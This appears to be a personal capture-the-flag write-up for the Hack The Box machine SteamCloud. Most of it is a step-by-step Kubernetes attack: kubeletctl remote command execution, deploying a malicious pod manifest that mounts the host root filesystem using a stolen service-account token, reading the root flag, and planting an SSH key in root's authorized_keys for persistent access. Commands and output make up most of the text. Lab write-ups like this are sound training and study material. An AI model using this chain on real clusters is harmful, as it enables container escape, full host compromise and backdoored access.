1. ▷ kubeletctl -s 10.129.96.167 scan rce
2. ▷ kubeletctl -s 10.129.96.167 -p pablo-pod -c pablo-pod exec "bash"
root@pablo-pod:/# whoami
whoami
root
3.  ▷ kubeletctl -s 10.129.96.167 -p nginx -c nginx exec "bash"
root@nginx:/# whoami
whoami
root
root@nginx:/# stty rows 40 columns 180
stty rows 40 columns 180
root@nginx:/# cd /mnt
cd /mnt
root@nginx:/mnt# ls -l
ls -l
total 0
4. FAIL, something went wrong. I think I copied the path wrong. I will check out 0xdf to see what he did on this part. I will be
back with a fix.
5. It seems that the following 2 lines were left out of my evil.yaml file.
 automountServiceAccountToken: true
  hostNetwork: true
6. So I create foo-pod and add these 2 lines to my yaml file.
7. I decide just to completely copy 0xdf version of the file.
-----------------------------------------
apiVersion: v1
kind: Pod
metadata:
  name: foo-pod
  namespace: default
spec:
  containers:
  - name: foo-pod
    image: nginx:1.14.2
    volumeMounts:
    - mountPath: /mnt
      name: hostfs
  volumes:
  - name: hostfs
    hostPath:
      path: /
  automountServiceAccountToken: true
  hostNetwork: true
----------------------------------------
8. This time I assign the token blob to a variable $token
9.  ▷ token='eyJhbGciOiJSUzI1NiIsImtpZCI6Ii1TWFc0RHpzOW5qd'<snip>
10. ▷ echo $token
11. ▷ kubectl apply -f evil.yaml --server https://10.129.96.167:8443 --certificate-authority=ca.crt --token=$token
pod/foo-pod created
12. ▷ kubeletctl -s 10.129.96.167 scan rce
13. foo-pod is created and vulnerable.
```

/mnt foo-pod

17. **Now I will try the same thing again but with foo-pod**

```
1.  ▷ kubeletctl exec "id" -s 10.129.96.167 -p foo-pod -c foo-pod
uid=0(root) gid=0(root) groups=0(root)
2. We are root
3. Now it worked.
4. ▷ kubeletctl exec "ls /mnt/" -s 10.129.96.167 -p foo-pod -c foo-pod
bin   home           lib32       media  root  sys  vmlinuz
boot  initrd.img     lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old libx32      opt    sbin  usr
etc   lib            lost+found  proc   srv   var
5. It was those 2 required missing lines in the evil.yaml file.
----------
  automountServiceAccountToken: true
  hostNetwork: true
----------
6. Just use the evil.yaml above. I will upload it to github.com/vorkampfer/hackthebox
7. And I get the root flag.
8. ▷ kubeletctl exec "cat /mnt/root/root.txt" -s 10.129.96.167 -p foo-pod -c foo-pod
2a3d06c32b99cb7bf6b814c4576ddb89
```


SteamCloud has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#2213	16 May 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

Root interactive shell

18. **Post Exploitation & comments**

```
1. I must admit I was stressing for a second there. I had no idea where I had messed up the Priv Esc portion of this box. I saw the two extra lines in the evil.yaml file and I assumed that was it and luckily i was correct. The privesec for this box has many parts to it. Fun box
2. We would be required in the OSCP not just to get the root flag but to get a root interactive shell and then get the flag. See below.
3. ▷ kubeletctl -s 10.129.96.167 -p foo-pod -c foo-pod exec "bash"
================================================
>>> root@steamcloud:/# cd /mnt
cd /mnt
>>> root@steamcloud:/mnt# ls -l
ls -l
total 60
lrwxrwxrwx   1 root root    7 Nov 30  2021 bin -> usr/bin
drwxr-xr-x   3 root root 4096 Nov 30  2021 boot
drwxr-xr-x  16 root root 3080 May 16 03:44 dev
drwxr-xr-x  75 root root 4096 May 16 07:18 etc
drwxr-xr-x   3 root root 4096 Nov 30  2021 home
lrwxrwxrwx   1 root root   31 Nov 30  2021 initrd.img -> boot/initrd.img-4.19.0-18-amd64
lrwxrwxrwx   1 root root   31 Nov 30  2021 initrd.img.old -> boot/initrd.img-4.19.0-14-amd64
lrwxrwxrwx   1 root root    7 Nov 30  2021 lib -> usr/lib
lrwxrwxrwx   1 root root    9 Nov 30  2021 lib32 -> usr/lib32
lrwxrwxrwx   1 root root    9 Nov 30  2021 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Nov 30  2021 libx32 -> usr/libx32
drwx------   2 root root 16384 Nov 30  2021 lost+found
drwxr-xr-x   3 root root  4096 Nov 30  2021 media
drwxr-xr-x   2 root root  4096 Nov 30  2021 mnt
drwxr-xr-x   5 root root  4096 Jan 10  2022 opt
dr-xr-xr-x 205 root root     0 May 16 03:44 proc
drwx------   4 root root  4096 May 16 03:45 root
drwxr-xr-x  20 root root   640 May 16 03:45 run
lrwxrwxrwx   1 root root     8 Nov 30  2021 sbin -> usr/sbin
drwxr-xr-x   2 root root  4096 Nov 30  2021 srv
dr-xr-xr-x  13 root root     0 May 16 03:44 sys
drwxrwxrwt  10 root root  4096 May 16 07:25 tmp
drwxr-xr-x  14 root root  4096 Nov 30  2021 usr
drwxr-xr-x  11 root root  4096 Nov 30  2021 var
lrwxrwxrwx   1 root root    28 Nov 30  2021 vmlinuz -> boot/vmlinuz-4.19.0-18-amd64
lrwxrwxrwx   1 root root    28 Nov 30  2021 vmlinuz.old -> boot/vmlinuz-4.19.0-14-amd64

>>> root@steamcloud:/mnt# cd root
cd root
>>> root@steamcloud:/mnt/root# cat root.txt
cat root.txt
2a3d06c32b99cb7bf6b814c4576ddb89
=============================================================
4. I think this interactive shell would suffice for the OSCP but if you really wanted a real TTY as root you could creatd a
`/root/.ssh/authorized_keys` and upload you id_rsa.pub to the authorized_keys and then ssh as root into the target.
5. To put the key into authorized_keys file you simply use echo.
6. root@steamcloud:/mnt/root/.ssh> echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADA= root@h@x0r'<snip> > authorized_keys
7. ssh root@10.129.96.167
8. Done, notice you would not need to give a passphrase or even point to your id_rsa with the -i flag. It should just let you
right in because you have your public key in their `/root/.ssh/authorized_keys` file.
```